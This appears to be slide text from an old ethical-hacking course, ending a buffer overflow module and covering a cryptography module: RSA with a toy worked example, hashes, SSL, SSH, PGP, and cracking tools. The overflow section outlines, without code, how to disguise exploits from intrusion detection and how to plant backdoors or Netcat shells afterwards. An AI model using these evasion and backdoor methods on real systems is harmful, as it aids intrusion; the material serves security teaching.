- ⊙ In a heap-based buffer overflow attack, an attacker overflows a buffer which is placed on the lower part of heap, overwriting other dynamic variables, which can have unexpected and unwanted effects

# How to Detect Buffer Overflows in a Program

There are two ways to detect buffer overflows:

- The first one is looking at the source code. In this case, the hacker can look for strings declared as local variables in functions or methods and verify the presence of boundary checks. It is also necessary to check for improper use of standard functions, especially those related to strings and input/output.
- The second way is by feeding the application with huge amounts of data and check for abnormal behavior.

# Attacking a Real Program

- ⊙ Assuming that a string function is being exploited, the attacker can send a long string as the input
- ⊙ This string overflows the buffer and causes a segmentation error
- ⊙ The return pointer of the function is overwritten and the attacker succeeds in altering the flow of execution
- ⊙ If he has to insert his code in the input, he has to:
  - Know the exact address on the stack
  - Know the size of the stack
  - Make the return pointer point to his code for execution

# NOPS

- ⦿ Most CPUs have a No Operation (NOP) instruction - it does nothing but advance the instruction pointer.
- ⦿ Usually we can put some of these ahead of our program (in the string).
- ⦿ As long as the new return address points to a NOP, we are OK.
- ⦿ Attacker pads the beginning of the intended buffer overflow with a long run of NOP instructions (a NOP slide or sled) so the CPU will do nothing until it gets to the 'main event' (which preceded the 'return pointer').
- ⦿ Most intrusion detection Systems (IDS) look for signatures of NOP sleds. ADMutate (by K2) accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version (polymorphism).

# How to Mutate a Buffer Overflow Exploit

## For the NOP portion

Randomly replace the NOPs with functionally equivalent segments of code (e.g.: `x++`; `x--`; `? NOP NOP`).

## For the "main event"

Apply XOR to combine code with a random key unintelligible to IDS. The CPU code must also decode the gibberish in time in order to run the decoder. By itself, the decoder is polymorphic and therefore hard to spot.

## For the "return pointer"

Randomly tweak LSB of pointer to land in the NOP-zone.

# Once the Stack is Smashed...

Once the vulnerable process is commandeered, the attacker has the same privileges as the process and can gain normal access. He can then exploit a local buffer overflow vulnerability to gain super-user access.

## Create a backdoor

Using (UNIX-specific) inetd

Using Trivial FTP (TFTP) included with Windows 2000 and some UNIX flavors

## Use Netcat to make raw, interactive connection

Shoot back an Xterminal connection

UNIX-specific GUI



# Defense Against Buffer Overflows

- ⊙ Manual auditing of code
- ⊙ Disabling stack execution
- ⊙ Safer C library support
- ⊙ Compiler techniques



# Tool to Defend Buffer Overflow: Return Address Defender (RAD)

- ⊙ RAD is a simple patch for the compiler that automatically creates a safe area to store a copy of return addresses
- ⊙ After that, RAD automatically adds protection code into applications that it compiles to defend programs against buffer overflow attacks
- ⊙ RAD does not change the stack layout

# Tool to Defend against Buffer Overflow: StackGuard

- ◉ StackGuard: Protects systems from stack smashing attacks.
- ◉ StackGuard is a compiler approach for defending programs and systems against "stack smashing" attack.
- ◉ Programs that have been compiled with StackGuard are largely immune to stack smashing attack.
- ◉ Protection requires no source code changes at all. When a vulnerability is exploited, StackGuard detects the attack in progress, raises an intrusion alert, and halts the victim program.

<http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/>

# Tool to Defend Buffer Overflow: Immunix System

- ⦿ Immunix System 7 is an Immunix-enabled RedHat Linux 7.0 distribution and suite of application-level security tools.
- ⦿ Immunix secures a Linux OS and applications.
- ⦿ Immunix works by hardening existing software components and platforms so that attempts to exploit security vulnerabilities will fail safe. That is, the compromised process halts instead of giving control to the attacker, and then is restarted.

<http://immunix.org>

# Vulnerability Search - ICAT

**Welcome to ICAT!**  
  
ICAT contains:  
**5905 vulnerabilities**  
Last updated:  
**07/24/03**  
  
*ICAT* is a searchable index of information on computer vulnerabilities. It provides search capability at a fine granularity and links users to vulnerability and patch information.  
  
Enter your e-mail address and press "Add" to receive ICAT announcements.  
   
  
The ICAT team appreciates the contributions and support of the following organizations: [CERIAS](#), [FedCIRC](#), [ISS](#) X-

**Search tips:**  
All drop down menus are ANDed together to create a query.  
Click a link below to look up vulnerabilities by vendor or product name  
'\_' represents non-alphabetic characters  
Double-quotes are ignored in text-search; Individual words are ANDed together.  
  
**Search->**       
  
**Vendor** [\\_..A..B](#) [C..E](#) [F..H](#) [I..K](#) [L..N](#) [O..Q](#) [R..T](#) [U..W](#) [X..Z](#) [All](#)  
**Product** [\\_..A..B](#) [C..E](#) [F..H](#) [I..K](#) [L..N](#) [O..Q](#) [R..T](#) [U..W](#) [X..Z](#) [All](#)  
**Version** ^ --- Choose a Vendor or Product --- ^  
**Keyword search**   
(try a CVE or CAN name)  
**Severity**   
  
**General Filters:**  
**Common Sources**   
**Related exploit range**   
**Vulnerability consequence**   
**Vulnerability type**   
**Exposed component type**   
**Entry type**   
**Entries since the following date**

# Summary

- ⊙ A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold
- ⊙ Buffer overflow attacks depend on two things: the lack of boundary testing and a machine that can execute code that resides in the data/stack segment
- ⊙ Buffer overflows vulnerability can be detected by skilled auditing of the code as well as boundary testing
- ⊙ Once the stack is smashed, the attacker can deploy his payload and take control of the attacked system
- ⊙ Countermeasures include: checking the code, disabling stack execution, Safer C library support, and using safer compiler techniques
- ⊙ Tools like stackguard, Immunix, and vulnerability scanners help in securing systems



# Ethical Hacking

Module XXI


Cryptography

# Module Objective

- ⦿ What is PKI
- ⦿ RSA
- ⦿ MD-5
- ⦿ SHA
- ⦿ SSL
- ⦿ PGP
- ⦿ SSH
- ⦿ Encryption Cracking Techniques




# Module Flow




# Public-key Cryptography

- ⊙ Public-key cryptography was invented in 1976 by Whitfield Diffie and Martin Hellman.
- ⊙ In this system, each person gets a pair of keys, called the public key and the private key.
- ⊙ Each person's public key is published while the private key is kept secret.
- ⊙ Anyone can send a confidential message using public information, but it can only be decrypted with a private key that is in the sole possession of the intended recipient.

# Working of Encryption



# Digital Signature



# RSA (Rivest Shamir Adleman)

- ⊙ RSA is a public-key cryptosystem developed by MIT professors Ronald L. Rivest, Adi Shamir, and Leonard M. Adleman in 1977 in an effort to help ensure Internet security.
- ⊙ RSA uses modular arithmetic and elementary number theory to do computations using two very large prime numbers.
- ⊙ RSA encryption is widely used and is the de-facto encryption standard.

# Example of RSA Algorithm

```
P = 61 <- first prime number (destroy this after computing E and D)
Q = 53 <- second prime number (destroy this after computing E and D)
PQ = 3233 <- modulus (give this to others)
E = 17 <- public exponent (give this to others)
D = 2753 <- private exponent (keep this secret!)
```

Your **public key** is (E,PQ).

Your **private key** is D.

The **encryption** function is:

$$\begin{aligned}\text{encrypt}(T) &= (T^E) \bmod PQ \\ &= (T^{17}) \bmod 3233\end{aligned}$$

The **decryption** function is:

$$\begin{aligned}\text{decrypt}(C) &= (C^D) \bmod PQ \\ &= (C^{2753}) \bmod 3233\end{aligned}$$

To encrypt the plaintext value 123, do this:

$$\begin{aligned}\text{encrypt}(123) &= (123^{17}) \bmod 3233 \\ &= 337587917446653715596592958817679803 \bmod 3233 \\ &= 855\end{aligned}$$

To decrypt the ciphertext value 855, do this:

$$\begin{aligned}\text{decrypt}(855) &= (855^{2753}) \bmod 3233 \\ &= 123\end{aligned}$$

# RC4, RC5, RC6, Blowfish

| Algorithm | Features                                                                                                                                                |
|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| Rc4       | It is a variable key-size stream cipher with byte-oriented operations and is based on the use of a random permutation.                                  |
| Rc5       | It is a parameterized algorithm with a variable block size, key size, and a variable number of rounds.                                                  |
| Rc6       | RC6 adds two features to RC5: the inclusion of integer multiplication and the use of four 4-bit working registers instead of RC5's two 2-bit registers. |
| Blowfish  | It is a 64 bit block cipher that uses a key length that can vary between 32 and 448 bits.                                                               |

# Algorithms and Security

- ⊙ 40 bit key algorithms are of no use.
- ⊙ 56 bit key algorithms offer good privacy but are vulnerable.
- ⊙ 64 bit algorithms are safe today but will be soon threatened as the technology evolves.
- ⊙ 128 bit and over algorithms are almost unbreakable.
- ⊙ 256 bit and above are impossible.



# Brute-Force Attack

## Estimate Time for Successful Brute-Force Attack

| Power / cost                                        | 40 bits<br>(5 char) | 56 bits<br>(7 char) | 64 bits<br>(8 char) | 128 bits<br>(16 chars) |
|-----------------------------------------------------|---------------------|---------------------|---------------------|------------------------|
| \$ 2K (1 PC. Can be achieved by an individual)      | 1.4 min             | 73 days             | 50 years            | $10^{20}$ years        |
| \$ 100 K (This can be achieved by a company)        | 2 sec               | 35 hours            | 1 year              | $10^{19}$ years        |
| \$ 1 M (Achieved by a huge organization or a state) | 0.2 sec             | 3.5 hours           | 37 days             | $10^{18}$ years        |

# RSA Attacks

- ⊙ Brute forcing RSA factoring
- ⊙ Esoteric attack
- ⊙ Chosen cipher text attack
- ⊙ Low encryption exponent attack
- ⊙ Error analysis
- ⊙ Other attacks

# MD5

- ⦿ The MD5 algorithm takes, as input, a message of arbitrary length and outputs a 128-bit fingerprint or message digest of the input.
- ⦿ The MD5 algorithm is intended for digital signature applications where a large file must be compressed in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem, such as RSA.

# SHA (Secure Hash Algorithm)

- ⦿ The SHA algorithm takes, as input, a message of arbitrary length and outputs a 160-bit fingerprint or message digest of the input.
- ⦿ The algorithm is slightly slower than MD5, but the larger message digest makes it more secure against brute-force collision and inversion attacks.

# SSL (Secure Socket Layer)

- ◎ SSL stands for Secure Sockets Layer, SSL is a protocol developed by Netscape for transmitting private documents via the Internet.
- ◎ SSL works by using a private key to encrypt data that is transferred over the SSL connection.
- ◎ SSL Protocol is application protocol independent.

# RC5

- ⊙ RC5 is a fast, symmetric block cipher designed by RSA Security in 1994.
- ⊙ It is a parameterized algorithm with a variable block size, a variable key size, and a variable number of rounds. The key size is 128 bits.
- ⊙ RC6 is a block cipher based on RC5. Like RC5, RC6 is a parameterized algorithm where the block size, the key size, and the number of rounds are variable. The upper limit on the key size is 2040 bits.

# What is SSH?

- ⦿ The program SSH (Secure Shell) is a secure replacement for telnet and the Berkeley r-utilities (rlogin, rsh, rcp, and rdist).
- ⦿ It provides an encrypted channel for logging into another computer over a network, executing commands on a remote computer, and moving files from one computer to another.
- ⦿ SSH provides a strong host-to-host and user authentication as well as secure encrypted communications over an insecure Internet.
- ⦿ SSH2 is a more secure, efficient, and portable version of SSH that includes SFTP, an SSH2 tunneled FTP.

# Government Access to Keys (GAK)

- ⊙ Government Access to Keys (also known as key escrow) means that software companies will give copies of all keys (or at least enough of the key that the remainder could be cracked very easily) to the government.
- ⊙ The government promises that they would hold the keys in a secure way and only use them to crack keys when a court issues a warrant to do so.
- ⊙ To the government, this issue is similar to the ability to wiretap phones.



# RSA Challenge

| Challenge Number                | Prize (\$US) | Status       | Submission Date | Submitter(s) |
|---------------------------------|--------------|--------------|-----------------|--------------|
| <u><a href="#">RSA-576</a></u>  | \$10,000     | Not Factored |                 |              |
| <u><a href="#">RSA-640</a></u>  | \$20,000     | Not Factored |                 |              |
| <u><a href="#">RSA-704</a></u>  | \$30,000     | Not Factored |                 |              |
| <u><a href="#">RSA-768</a></u>  | \$50,000     | Not Factored |                 |              |
| <u><a href="#">RSA-896</a></u>  | \$75,000     | Not Factored |                 |              |
| <u><a href="#">RSA-1024</a></u> | \$100,000    | Not Factored |                 |              |
| <u><a href="#">RSA-1536</a></u> | \$150,000    | Not Factored |                 |              |
| <u><a href="#">RSA-2048</a></u> | \$200,000    | Not Factored |                 |              |

The RSA Factoring challenge is an effort, sponsored by RSA Laboratories, to learn about the actual difficulty of factoring large numbers of the type used in RSA keys. A set of eight challenge numbers, ranging in size from 576 bits to 2048 bits, are given.

# distributed.net

www.distributed.net

- ⊙ An attempt to crack RC5 encryption using a network of computers world wide.
- ⊙ The client utility, when downloaded from distributed.net, runs the crack algorithm as a screensaver and sends results to the distributed.net connected servers.
- ⊙ The challenge is still running.

# PGP (Pretty Good Privacy)

- ⦿ Pretty Good Privacy (PGP) is a software package originally developed by Philip R. Zimmermann that provides cryptographic routines for emails and file storage applications.
- ⦿ Zimmermann took existing cryptosystems and cryptographic protocols and developed a program that can run on multiple platforms. It provides message encryption, digital signatures, data compression, and email compatibility.



# Code Breaking: Methodologies

- ⊙ The various methodologies used for code breaking are as follows:
  - Using brute force
  - Frequency analysis
  - Trickery and deceit
  - One-time pad

# Cryptography Attacks

- ⊙ Cryptography attacks are based on the assumption that the cryptanalyst has knowledge of the information encrypted.
- ⊙ Cryptography attacks are of seven types:
  - Ciphertext only attack
  - Known-plaintext attack
  - Chosen-plaintext
  - Adaptive chosen-plaintext attack
  - Chosen-ciphertext attack
  - Chosen-key attack
  - Rubber hose attack

# Disk Encryption

- ⊙ Disk encryption works similarly to text message encryption.
- ⊙ With the use of an encryption program for your disk, you can safeguard any and all information to burn onto the disk and keep it from falling into the wrong hands.
- ⊙ Encryption for disks is incredibly useful if and when you need to send sensitive information through the mail.


# Hacking Tool: PGP Crack

<http://munitions.iglu.cjb.net/dolphin.cgi?action=render&category=0406>

- ⦿ PGP crack is a program designed to brute-force a conventionally encrypted file with PGP or a PGP secret key.
- ⦿ The file pgpfile must not be ascii-armored. The file phraselist should be a file containing all of the passphrases that will be used to attempt to crack the encrypted file.

# Magic Lantern

- ⊙ A new surveillance software that would allow agents to decode the hard-to-break encrypted data of criminal suspects.
- ⊙ Magic Lantern works by infecting a suspect's computer with a virus that installs keylogging software – a program that can capture the keystrokes typed into a computer.





# WEPCrack


- ⊙ WEPCrack is an open source tool for breaking 802.11 WEP secret keys.
- ⊙ This tool is Perl-based, and is composed of the following scripts:
  - WeakIVGen.pl
  - prism-getIV.pl
  - WEPCrack.pl

# Cracking S/MIME Encryption Using Idle CPU Time

- ⊙ It tries to brute-force an S/MIME encrypted email message by translating an S/MIME encrypted message to RC2 format, and then trying all the possible keys to decrypt the message.
- ⊙ This brute-force utility comes in two forms:
  - Command line
  - Screen saver

# CypherCalc

